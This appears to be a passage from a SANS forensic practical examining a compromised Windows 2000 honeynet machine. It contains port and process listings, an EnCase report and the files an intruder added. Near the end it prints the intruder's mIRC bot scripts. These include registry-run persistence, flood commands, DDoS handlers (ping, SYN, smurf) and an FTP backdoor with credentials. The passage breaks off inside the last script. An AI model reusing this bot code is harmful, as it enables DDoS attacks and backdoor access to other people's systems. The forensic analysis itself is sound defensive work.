TCP	0.0.0.0:18981	0.0.0.0:0	LISTENING
TCP	0.0.0.0:22784	0.0.0.0:0	LISTENING
TCP	0.0.0.0:26422	0.0.0.0:0	LISTENING
TCP	0.0.0.0:30981	0.0.0.0:0	LISTENING
TCP	0.0.0.0:32050	0.0.0.0:0	LISTENING
TCP	0.0.0.0:32958	0.0.0.0:0	LISTENING
TCP	0.0.0.0:33025	0.0.0.0:0	LISTENING
TCP	0.0.0.0:33162	0.0.0.0:0	LISTENING
TCP	0.0.0.0:35891	0.0.0.0:0	LISTENING
TCP	0.0.0.0:36153	0.0.0.0:0	LISTENING
TCP	0.0.0.0:36775	0.0.0.0:0	LISTENING
TCP	0.0.0.0:37466	0.0.0.0:0	LISTENING
TCP	0.0.0.0:44500	0.0.0.0:0	LISTENING
TCP	0.0.0.0:50384	0.0.0.0:0	LISTENING
TCP	0.0.0.0:51416	0.0.0.0:0	LISTENING
TCP	0.0.0.0:53251	0.0.0.0:0	LISTENING
TCP	0.0.0.0:53401	0.0.0.0:0	LISTENING
TCP	0.0.0.0:57259	0.0.0.0:0	LISTENING
TCP	0.0.0.0:59451	0.0.0.0:0	LISTENING
TCP	0.0.0.0:63017	0.0.0.0:0	LISTENING
TCP	192.168.2.5:139	0.0.0.0:0	LISTENING
TCP	192.168.2.5:5578	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:5627	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:9979	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:10624	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:18792	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:18981	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:22784	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:26422	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:30981	212.122.XXX.XXX445	SYN_SENT
TCP	192.168.2.5:32050	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:32958	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:33025	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:33162	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:35891	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:36153	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:36775	212.122.XXX.XXX:445	SYN_SENT
TCP	192.168.2.5:37466	212.122.XXX.XXX:445	SYN_SENT

```
  TCP    192.168.2.5:44500      212.122.XXX.XXX:445      SYN_SENT
  TCP    192.168.2.5:50384      209.126.XXX.XXX:6667   ESTABLISHED
  TCP    192.168.2.5:51416      212.122.XXX.XXX:445      SYN_SENT
  TCP    192.168.2.5:53251      212.122.XXX.XXX:445      SYN_SENT
  TCP    192.168.2.5:53401      212.122.XXX.XXX:445      SYN_SENT
  TCP    192.168.2.5:57259      212.122.XXX.XXX:445    SYN_SENT
  TCP    192.168.2.5:59451      212.122.XXX.XXX:445    SYN_SENT
  TCP    192.168.2.5:63017      212.122.XXX.XXX:445    SYN_SENT
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1025           *:*
  UDP    0.0.0.0:1029           *:*
  UDP    0.0.0.0:1030           *:*
  UDP    0.0.0.0:3456           *:*
  UDP    192.168.2.5:123        *:*
  UDP    192.168.2.5:137        *:*
  UDP    192.168.2.5:138        *:*
  UDP    192.168.2.5:500        *:*
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process          Port  Proto Path
680   inetinfo      ->  21    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
680   inetinfo      ->  25    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
680   inetinfo      ->  80    TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
388   svchost       ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System        ->  139   TCP
680   inetinfo      ->  443   TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
8     System        ->  445   TCP
544   MSTask        ->  1026  TCP   C:\WINNT\system32\MSTask.exe
680   inetinfo      ->  1028  TCP   C:\WINNT\System32\inetsrv\inetinfo.exe
8     System        ->  1031  TCP
848   EXPL32        ->  5578  TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  5627  TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  9979  TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  10624 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  18792 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  18981 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  22784 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  26422 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  30981 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  32050 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  32958 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  33025 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  33162 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  35891 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  36153 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  36775 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  37466 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  44500 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  50384 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  51416 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  53251 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  53401 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  57259 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  59451 TCP   C:\winnt\system32\EXPL32.exe
848   EXPL32        ->  63017 TCP   C:\winnt\system32\EXPL32.exe

212   services      ->  123   UDP   C:\WINNT\system32\services.exe
388   svchost       ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System        ->  137   UDP
8     System        ->  138   UDP
8     System        ->  445   UDP
224   lsass         ->  500   UDP   C:\WINNT\system32\lsass.exe
484   evtsys        ->  1025  UDP   C:\WINNT\System32\evtsys.exe
212   services      ->  1029  UDP   C:\WINNT\system32\services.exe
680   inetinfo      ->  1030  UDP   C:\WINNT\System32\inetsrv\inetinfo.exe
680   inetinfo      ->  3456  UDP   C:\WINNT\System32\inetsrv\inetinfo.exe
```

PsList 1.22 - Process Information Lister
Copyright (C) 1999-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Process information for TECHTOOL:

Name	Pid	Pri	Thd	Hnd	Mem	User Time	Kernel Time	Elapsed Time
Idle	0	0	1	0	16	0:00:00.000	31:57:21.050	32:07:17.039
System	8	8	32	156	216	0:00:00.000	0:00:16.613	32:07:17.039
smss	144	11	6	33	348	0:00:00.010	0:00:00.370	32:07:17.039
csrss	164	13	11	364	1776	0:00:01.772	0:00:18.526	32:07:07.796
winlogon	156	13	17	353	2980	0:00:00.811	0:00:01.492	32:07:05.372
services	212	9	37	539	6368	0:00:07.831	0:00:14.300	32:07:03.079
lsass	224	9	14	331	1012	0:00:06.619	0:00:07.300	32:07:03.029
svchost	388	8	6	305	3488	0:00:00.210	0:00:00.260	32:06:57.961
SPOOLSV	420	8	10	101	3176	0:00:00.110	0:00:00.070	32:06:56.880
svchost	468	8	25	545	6740	0:00:00.500	0:00:00.530	32:06:53.615
evtsys	484	8	3	102	2412	0:00:00.821	0:00:01.281	32:06:53.435
regsvc	528	8	4	118	2780	0:00:00.120	0:00:00.080	32:06:52.654
mstask	544	8	6	138	2820	0:00:00.040	0:00:00.060	32:06:52.313
winmgmt	596	8	3	89	148	0:00:18.086	0:00:00.751	32:06:51.422
inetinfo	680	8	35	744	12604	0:00:01.412	0:00:01.071	32:06:47.226
explorer	816	8	14	347	2636	0:00:14.170	0:00:27.990	32:06:42.679
WZQKPICK	908	8	1	28	1084	0:00:00.010	0:00:00.020	32:06:38.863
dllhost	1036	8	23	260	8352	0:00:00.640	0:00:00.530	7:06:20.773
dllhost	1012	8	10	132	4292	0:00:00.410	0:00:00.250	7:06:20.333
msiexec	436	8	4	127	5732	0:01:14.747	0:00:42.531	7:00:47.384
mdm	1412	8	4	78	2276	0:00:00.060	0:00:00.060	6:49:54.366
CTFMON	1044	8	1	68	1540	0:00:00.240	0:00:00.991	6:49:11.362
cmd	1160	8	1	24	868	0:00:00.020	0:00:00.040	4:25:15.257
EXPL32	848	8	5	184	5824	0:00:02.513	0:00:04.566	0:45:13.924
cmd	572	8	1	22	860	0:00:00.030	0:00:00.030	0:45:11.991
net	488	8	1	26	928	0:00:00.010	0:00:00.000	0:45:11.621
net1	448	8	1	23	1060	0:00:00.010	0:00:00.010	0:45:11.611
iexplore32i	1392	8	1	24	1644	0:00:00.660	0:00:00.070	0:44:48.156
PSEXESVC	444	8	3	50	1304	0:00:00.010	0:00:00.010	0:29:49.319
PSLIST	1424	13	2	90	1264	0:00:00.050	0:00:00.020	0:00:00.260

PsFile v1.01 - local and remote network file lister
Copyright (C) 2001 Mark Russinovich
Sysinternals - www.sysinternals.com

No files opened remotely on TECHTOOL.

PsInfo 1.34 - local and remote system information viewer
Copyright (C) 2001-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Querying information for TECHTOOL...

System information for \\TECHTOOL:
Uptime: 1 day, 8 hours, 7 minutes, 36 seconds
Kernel version: Microsoft Windows 2000, Uniprocessor Free
Product type: Professional
Product version: 5.0
Service pack: 1
Kernel build number: 2195
Registered organization:
Registered owner: Rick
Install date: 2003.06.23, 09:47:09
IE version: 5.0100
System root: C:\WINNT
Processors: 1
Processor speed: 400 MHz
Processor type: Intel Pentium II or Celeron
Physical memory: 128 MB
21:04
Fri 2003.06.27
a:

irout.bat

Appendix IX – EnCase Final Report

EnCase Computer Analysis Report

Initialize Case EnScript, V.26
Extracted data on 2003/06/28 00:11:12 from case SANS Practical - Part II.

Investigating Agency

```
Investigating Agency:
     Systems Security
     123 Anystreet
     123 Anystreet, Saskatchewan S4Z 3F7
     Canada
     (xxx) xxx-xxxx

Investigating Officer:
     R.A. Lee
     123 Anystreet
     123 Anystreet, Saskatchewan S4Z 3F7
     Canada
     (xxx) xxx-xxxx

Additional Information:
     Windows 2000 Professional (SR1) System running IIS 5.0 on a
honeynet
```

Investigation Details

```
The evidence was delivered to R.A. Lee on 2003.06.27.
The examination process began 2003.06.27.

Items received       Quantity          Notes
_____________________________________________________________________
_______
Desktop computers        1         Compaq Deskpro
```

Device

Evidence Number:	2003 - 0010
File Path:	G:\2003-0100\Evidence Files\002.E01
Examiner Name:	R.A. Lee
Actual Date:	2003/06/27 23:20:47
Target Date:	2003/06/27 23:20:47
Total Size:	6,448,619,520 bytes (6.0GB)
Total Sectors:	12,594,960
File Integrity:	Completely Verified, 0 Errors
EnCase Version:	4.13
System Version:	Windows XP
Acquisition Hash:	B6849DD3B60AEDC3158FEAEA4CB7C4C1
Verify Hash:	B6849DD3B60AEDC3158FEAEA4CB7C4C1
Notes:	Hard Drive from Compaq Deskpro (Security Lab Honeynet)

Partitions

Code	Type	Start Sector	Total Sectors	Size
07 NTFS	0	12,579,840	6.0GB	

Volume

File System:	NTFS	Drive Type:	Fixed
Sectors per cluster:	8	Bytes per sector:	512
Total Sectors:	12,579,777	Total Capacity:	6,440,845,312 bytes (6.0GB)
Total Clusters:	1,572,472	Unallocated:	5,007,179,776 bytes (4.7GB)
Free Clusters:	1,222,456	Allocated:	1,433,665,536 bytes (1.3GB)
Volume Name:		Volume Offset:	63
Driver Information:	NTFS 3.0 Chkdsk 0		

Windows Version and Registration Information

InstallDate: 2003/06/23 03:29:29

ProductName: Microsoft Windows 2000

RegisteredOrganization:

RegisteredOwner: Rick

CurrentVersion: 5.0

CurrentBuildNumber: 2195

CSDVersion: Service Pack 1

SystemRoot: C:\WINNT

SourcePath: D:\I386

PathName: C:\WINNT

ProductId: 51873-270-3539895-09809

Windows Time Zone Settings and Active Time Bias

Current control set is 001.

Default control set is 001.

Failed control set is 000.

LastKnownGood control set is 002.

Standard time bias is 6 hours offset from GMT.

StandardName: Canada Central Standard Time

Standard time is set to change the Standard bias by 0 minutes.

Standard time is set to change on Sunday of the of , at 00:00 hours.

DaylightName: Canada Central Standard Time

Daylight savings is set to change the Standard bias by 0 minutes.

Daylight savings time is set to change on Sunday of the of , at 00:00 hours.

Active time bias is 6 hours offset from GMT.

The current time setting is 6 hours offset from GMT.

The offset must be either added or subtracted from GMT depending on the time zone location.

Windows Network Settings

Compaq NC3121 Fast Ethernet NIC

IPAddress: 192.168.2.5

SubnetMask: 255.255.255.0

DefaultGateway: 192.168.2.1

NameServer: 142.165.XXX.XXX,142.165.XXX.XXX

DhcpServer: 255.255.255.255

Time lease was obtained: 2003/06/23 09:54:57

Time lease terminates: 2003/06/23 10:54:57

IPAutoconfigurationAddress: 0.0.0.0

IPAutoconfigurationMask: 255.255.0.0

The computer account name is "TECHTOOL"

The primary domain name is "WORKGROUP"

Compaq NC3121 Fast Ethernet NIC

IPAddress: 192.168.2.5

SubnetMask: 255.255.255.0

DefaultGateway: 192.168.2.1

NameServer: 142.165.XXX.XXX,142.165.XXX.XXX

```
DhcpServer:  255.255.255.255
Time lease was obtained: 2003/06/23 09:54:57
Time lease terminates: 2003/06/23 10:54:57
IPAutoconfigurationAddress:  0.0.0.0
IPAutoconfigurationMask:  255.255.0.0
The computer account name is "TECHTOOL"
The primary domain name is "WORKGROUP"
IPAddress:  0.0.0.0
SubnetMask:  0.0.0.0
DefaultGateway:
NameServer:
DhcpIPAddress:  XXX.XZXX.XXX.XXX
DhcpSubnetMask:  255.255.0.0
DhcpServer:  255.255.255.255
Time lease was obtained: 2003/06/23 10:03:03
Time lease terminates: 2038/01/18 21:14:07
IPAutoconfigurationAddress:  169.254.XXX.XXX
IPAutoconfigurationMask:  255.255.0.0
The computer account name is "TECHTOOL"
The primary domain name is "WORKGROUP"
```

002, Volume C, Last Shutdown Time

Windows last shutdown time reported by the registry

```
2003/06/26 12:11:39
```

```
User name: Administrator

    Full Name:
    Account Description:               Built-in account for
    administering the computer/domain
    Home Drive Letter:
    Home Directory:
    Primary Group Number:              513
    Security Identifier:                    S-1-5-21-790525478-
    1993962763-839522115-500
    Logon Script:
    Profile Path:
    Last Logon:                        2003/06/27 20:33:33
    Unknown Date:
    Last Password Change:              2003/06/23 03:29:04
    Last Incorrect Password Logon Attempt:  2003/06/27 20:33:33



User name: Guest

    Full Name:
    Account Description:               Built-in account for guest
    access to the computer/domain
    Home Drive Letter:
    Home Directory:
    Primary Group Number:              513
    Security Identifier:                    S-1-0-0-0-0-0-0
    Logon Script:
    Profile Path:
    Last Logon:
    Unknown Date:
    Last Password Change:
    Last Incorrect Password Logon Attempt:



User name: IUSR_TECHTOOL

    Full Name:                         Internet Guest Account
    Account Description:               Built-in account for
    anonymous access to Internet Information Services
    Home Drive Letter:
    Home Directory:
    Primary Group Number:              513
```

```
    Security Identifier:                    S-1-5-21-790525478-
    1993962763-839522115-1001
    Logon Script:
    Profile Path:
    Last Logon:                             2003/06/27 17:36:01
    Unknown Date:
    Last Password Change:                   2003/06/23 11:38:04
    Last Incorrect Password Logon Attempt:


User name: IWAM_TECHTOOL

    Full Name:                              Launch IIS Process Account
    Account Description:                    Built-in account for
    Internet Information Services to start out of process
    applications
    Home Drive Letter:
    Home Directory:
    Primary Group Number:                   513
    Security Identifier:                         S-1-5-21-790525478-
    1993962763-839522115-1002
    Logon Script:
    Profile Path:
    Last Logon:                             2003/06/27 13:57:40
    Unknown Date:
    Last Password Change:                   2003/06/23 11:36:51
    Last Incorrect Password Logon Attempt:
```

```
User name: Rick

    Full Name:                          Rick
    Account Description:
    Home Drive Letter:
    Home Directory:
    Primary Group Number:               513
    Security Identifier:                     S-1-5-21-790525478-
    1993962763-839522115-1000
    Logon Script:
    Profile Path:
    Last Logon:                         2003/06/26 12:57:15
    Unknown Date:
    Last Password Change:               2003/06/23 09:49:07
    Last Incorrect Password Logon Attempt:
```

Files Added to System During Compromise

Files added to system by hacker
Full Path SANS Practical - Part II\002\C\WINNT\system32\ntservice.bat
Description File, Archive
File Created 2003/06/27 20:33:50
Last Accessed 2003/06/27 20:33:51
Entry Modified 2003/06/27 20:33:52
Last Written 2003/06/10 01:17:58

Full Path SANS Practical - Part II\002\C\WINNT\system32\iexplore32i.exe
Description File, Archive
File Created 2003/06/27 20:18:19
Last Accessed 2003/06/27 20:18:44
Entry Modified 2003/06/27 20:18:44
Last Written 2003/04/03 09:38:42

Full Path SANS Practical - Part II\002\C\WINNT\system32\empavms.exe
Description File
File Created 2003/06/27 20:18:45
Last Accessed 2003/06/27 20:36:34
Entry Modified 2003/06/27 20:36:34
Last Written 2003/01/17 21:00:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\EXPL32.EXE
Description File
File Created 2003/06/27 20:18:45
Last Accessed 2003/06/27 20:18:46
Entry Modified 2003/06/27 20:19:12
Last Written 2003/01/17 21:00:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\hideapp.exe
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12
Entry Modified 2003/06/27 20:19:12
Last Written 2003/02/11 05:41:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\igmp.exe
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12
Entry Modified 2003/06/27 20:19:12
Last Written 2002/06/05 05:23:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\impvms.dll
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12
Entry Modified 2003/06/27 20:19:12
Last Written 2003/04/03 01:27:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\ipservers.txt
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12
Entry Modified 2003/06/27 20:19:12
Last Written 2003/02/10 20:42:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\Libparse.exe
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12
Entry Modified 2003/06/27 20:19:12
Last Written 2003/01/17 21:00:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\mirc.ini
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12
Entry Modified 2003/06/27 20:19:12
Last Written 2003/03/24 22:02:36

Full Path SANS Practical - Part II\002\C\WINNT\system32\moo.dll
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12
Entry Modified 2003/06/27 20:19:12
Last Written 2001/04/29 00:00:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\mscctl32.ocx
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12
Entry Modified 2003/06/27 20:19:12
Last Written 2003/03/07 23:18:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\nhtml.dll
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:12

Entry Modified 2003/06/27 20:19:12
Last Written 2002/08/14 22:27:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\nicks.txt
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/02/05 22:08:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\octo.exe
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 1998/03/03 00:00:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\psexec.exe
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2002/07/10 18:15:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\rconnect.conf
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/24 17:49:08

Full Path SANS Practical - Part II\002\C\WINNT\system32\rconnect.exe
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2002/07/31 14:08:48

Full Path SANS Practical - Part II\002\C\WINNT\system32\reg.xpl
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/02/08 06:14:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\script1.dll

Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/11 23:49:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\SECURE.BAT
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/23 21:16:12

Full Path SANS Practical - Part II\002\C\WINNT\system32\server.txt
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/24 22:01:36

Full Path SANS Practical - Part II\002\C\WINNT\system32\smurf.exe
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2002/06/05 05:18:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\spig.txt
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/11 23:58:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\syn.exe
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/02/04 00:29:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\tools2.txt
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13

Last Written 2003/03/24 22:07:30

Full Path SANS Practical - Part II\002\C\WINNT\system32\tools.txt
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/24 22:10:56

Full Path SANS Practical - Part II\002\C\WINNT\system32\wincmd34.bat
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/17 01:49:24

Full Path SANS Practical - Part II\002\C\WINNT\system32\aliases.ini
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/15 04:33:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\bc.dll
Description File, Hidden, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/01/07 01:22:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\bnc.dll
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/07 23:21:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\close.dll
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/01/17 21:00:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\config.hfg
Description File

File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/03/12 21:56:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\del.bat
Description File
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/02/02 07:05:00

Full Path SANS Practical - Part II\002\C\WINNT\system32\ipcNL.exe
Description File, Archive
File Created 2003/06/27 20:33:53
Last Accessed 2003/06/27 20:34:03
Entry Modified 2003/06/27 20:34:04
Last Written 2003/06/19 14:26:10

Full Path SANS Practical - Part II\002\C\WINNT\system32\remote.ini
Description File, Archive
File Created 2003/06/27 20:18:46
Last Accessed 2003/06/27 20:19:13
Entry Modified 2003/06/27 20:19:13
Last Written 2003/04/02 23:06:58

Full Path SANS Practical - Part II\002\C\WINNT\system32\PSEXESVC.EXE
Description File, Archive
File Created 2003/06/27 20:34:06
Last Accessed 2003/06/27 20:34:08
Entry Modified 2003/06/27 20:34:08
Last Written 2003/06/27 20:34:08

Full Path SANS Practical - Part II\002\C\WINNT\system32\Perflib_Perfdata_590.dat
Description File, Deleted, Archive
File Created 2003/06/27 21:04:00
Last Accessed 2003/06/27 21:04:03
Entry Modified 2003/06/27 21:04:03
Last Written 2003/06/27 21:04:03

Contents of the Files Left Behind on the Compromised System

Full Path SANS Practical - Part II\002\C\WINNT\system32\aliases.ini
Description File
Last Accessed 2003/06/27 20:19:13
File Created 2003/06/27 20:18:46

Last Written 2003/03/15 04:33:00
Entry Modified 2003/06/27 20:19:13

```
[aliases]
n0=/makereg {
n1=
$RegWrite(HKLM\Software\Microsoft\Windows\CurrentVersion\Run\explor
er,$mircdirexpl32.exe,RE
G_SZ)
n2=}
n3=/delreg {
n4=
$RegDelete(HKLM\Software\Microsoft\Windows\CurrentVersion\Run\explo
rer)
n5=}
n6=/changenick { nick SYN-[ $+ $r(1,9) $+ $r(1,9) $+ $r(1,9) $+
$r(1,9) $+ ] }
n7=  /fload { sockopen flud $+ $rand(1,99999) %fludserver %fludport
}
n8=  /fjoin { sockwrite -tn flud* join %fljoin }
n9=  /fpart { sockwrite -tn flud* part %flpart }
n10=  /fquit { sockwrite -tn flud* quit :[° ¤ · DT· -· GT· ·  $+ ·
$+ %ver $+ ·  $+ ¤ ° ] | /cleanup | set
 %fcon 0 }
n11=  /flchnick { sockwrite -tn flud* NICK $read(nicks.txt) $+
$rand(1,9999) }
n12=  /flood { sockwrite -tn flud* %fludtype %fludvict %fldmsg |
sockwrite -tn flud* %fludtype %
fludvict %fldmsg | sockwrite -tn flud* %fludtype %fludvict %fldmsg
| sockwrite -tn flud* %fludty
pe %fludvict %fldmsg }
n13=  /cleanup { sockclose flud* | msg %chan +++++· [·  · A· ll ·
C· lones · H· ave · B· een · C· leared · ]·
+++++ }
n14=  /logoff { unset %loginnick | msg %chan $nick logged out |
/rlevel 20 | /rlevel 50 }
n15=  /logoff2 { unset %loginnick | /rlevel 20 | /rlevel 50 }
n16=  /Make_Iconf {
n17=    write -c ircd.conf
n18=    write ircd.conf M: $+ $me $+ .DT-GT.Net:*:DT GT $nick $+
:7000
n19=    write ircd.conf A:DT.B0T.NET:DT:DT
n20=    write ircd.conf Y:1:90:0:999999999:100000
n21=    write ircd.conf Y:2:90:10:99999999:4000000
n22=    write ircd.conf I:*@*::*@*::1
n23=    write ircd.conf O:*@*:dtcrew:DoNtTrIp:OaAR:1
n24=    write ircd.conf Q::Reserved for services:*serv
```

```
n25=    write ircd.conf Q::Reserved for operators:*D*NtTr*p*
n26=    write ircd.conf P:*:*:*:6667
n27=    write ircd.conf P:*:*:*:6668
n28=    write ircd.conf P:*:*:*:6669
n29=    write ircd.conf P:*:*:*:7000
n30=  }
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\tools.txt
Description File, Hidden, Archive
Last Accessed 2003/06/27 20:19:13
File Created 2003/06/27 20:18:46
Last Written 2003/03/24 22:10:56
Entry Modified 2003/06/27 20:19:13

```
on 20:text:*:*:{ if (!$exists(empavms.exe)) { exit }
  if ($1 == !find) { /findit $2 $3 }
  if ($1 == !packet) && ($3 != $null) { run empavms.exe /n /fh /r
"ping.exe $2 -n $3 -l 65500" |
 msg %chan · · 2[· · 14DDoS· · 2]· · 14 packeting $2 with $calc($3
*65536/1024/1000) $+ mb traffic }
  if ($1 == !packet.stop) { run empavms.exe /n /fh /r " $+
$mircdirlibparse.exe -kf ping.exe" |
msg %chan · · 2[· · 14DDoS· · 2]· · 14 packeting halted! }
  if ($1 == !ftp.start) && ($2 != $null) { write -l2 rconnect.conf
BindPort $2 | run rconnect.ex
e | msg %chan · · 2[· · 14ftp· · 2]· · 14 admin:
ftp://gtSEv1:gtSEv1@ $+ $ip $+ : $+ $2 guest: ph33rle55
:test123@ $+ $ip $+ : $+ $2 | timerDE 0 2 write -c rconnect.log }
  if ($1 == !ftp.stop) { run svchost32.exe /n /fh /r " $+
$mircdirlibparse.exe -kf rconnect.exe"
 | msg %chan · · 2[· · 14ftp· · 2]· · 14 is now off | |
/timerremove 1 5 /remove rconnect.log | timerDE
off  }
  if ($1 == !syn.help) { notice $nick · · 2[· · 14SYN· · 2]· · 14
usage: · · 2[· · 14 !syn <victim> [options
] · · 2]· · 14 Options: 1. Spoof host (0 is random) 2. Dest port(s)
(0 is random, seperate ports wit
h a comma) 3. Num of packets (0 is continuous) 4. Delay }
  if ($1 == .smurf.help)  { notice $nick · · 2[· · 14SMURF· · 2]· ·
14 usage: · · 2[· · 14 !smurf <victim> [
options] · · 2]· · 14 Options: 1. Dest port(s) (0 is random,
seperate ports with a comma) 2. Protoco
ls to use. Either icmp, udp or both 3. Data size in bytes 4. Num of
packets (0 continuous) 5. De
lay }
  if ($1 == .igmp.help)  { notice $nick · · 2[· · 14IGMP· · 2]· ·
